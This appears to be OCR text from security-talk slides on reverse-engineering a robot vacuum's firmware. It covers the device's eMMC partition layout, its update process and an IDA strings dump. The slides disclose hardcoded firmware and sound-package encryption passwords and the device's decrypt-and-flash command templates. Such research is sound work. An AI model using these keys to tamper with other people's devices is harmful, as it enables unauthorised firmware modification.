
Available data on device

- Maps
  - Created by player
  - 1024px * 1024px
  - 1px = 5cm






Communication relations



eMMC Layout

Label	Content	Size in MByte
boot-res	bitmaps & some wav files	8
env	uboot cmd line	16
app	device.conf (DID, key, MAC), adb.conf, vinda	16
recovery	fallback copy of OS	512
system_a	copy of OS (active by default)	512
system_b	copy of OS (passive by default)	512
Download	temporary unpacked OS update	528
reserve	config + calibration files, blackbox.db	16
UDISK/Data	logs, maps, pcap files	~1900


Update process



Firmware updates

- Full images
  - Encrypted tar.gz archives
  - Contains disk.img with 512 Mbyte ext4-filesystem
- Encryption
  - Static password: “rockrobo”
  - Ccrypt [256-bit Rijndael encryption (AES)]
- Integrity
  - MD5 provided by cloud


Sound Packages
Static password: “r0ckrobo#23456”


Library function
Data
Regular function
Unexplored
Instruction
External symbol
Functions...
IDA View-A
Strings window
Function name
UpWriteVersionInfo
UpProvisionOffline
UpCheckPartitionFi
LwCreateEvent(voic
LwCloseEvent(void
LwWaitEvent(void *
LwSetEvent(void *)
ZonesToLevel
LogPrint
IpOpenStateChange
IpDualStateInitialize
IpCloseStateChange
IpDualStateUninitial
pDoSendMessage(P
pSendMessage_Upc
Address
Length
Type
String
.rodata:0001A... 00000010 C FormatPartition
.rodata:0001A... 00000015 C ChangeShadowPassword
.rodata:0001A... 0000002C C Failed to delete directory '%s'. errno = %d
.rodata:0001A... 00000027 C Failed to delete file '%s'. errno = %d
.rodata:0001A... 00000008 C CMD> %s
.rodata:0001A... 00000014 C %s > /dev/null 2>&1
.rodata:0001A... 00000017 C Executing \"%s\" failed!
.rodata:0001A... 00000029 C Computed package MD5 = %s; Expected = %s
.rodata:0001A... 00000013 C ccrypt -d -K %s %s
.rodata:0001A... 00000009 C rockrobo
.rodata:0001A... 00000012 C Decrypting %s ...
.rodata:0001A... 00000012 C Decryption failed
.rodata:0001A... 0000001F C tar xzOf %s | dd of=%s bs=8192
.rodata:0001A... 00000022 C Extracting image '%s' to '%s' ...
.rodata:0001A... 0000000F C Extract failed
.rodata:0001A... 00000010 C tar tf %s \"%s\"

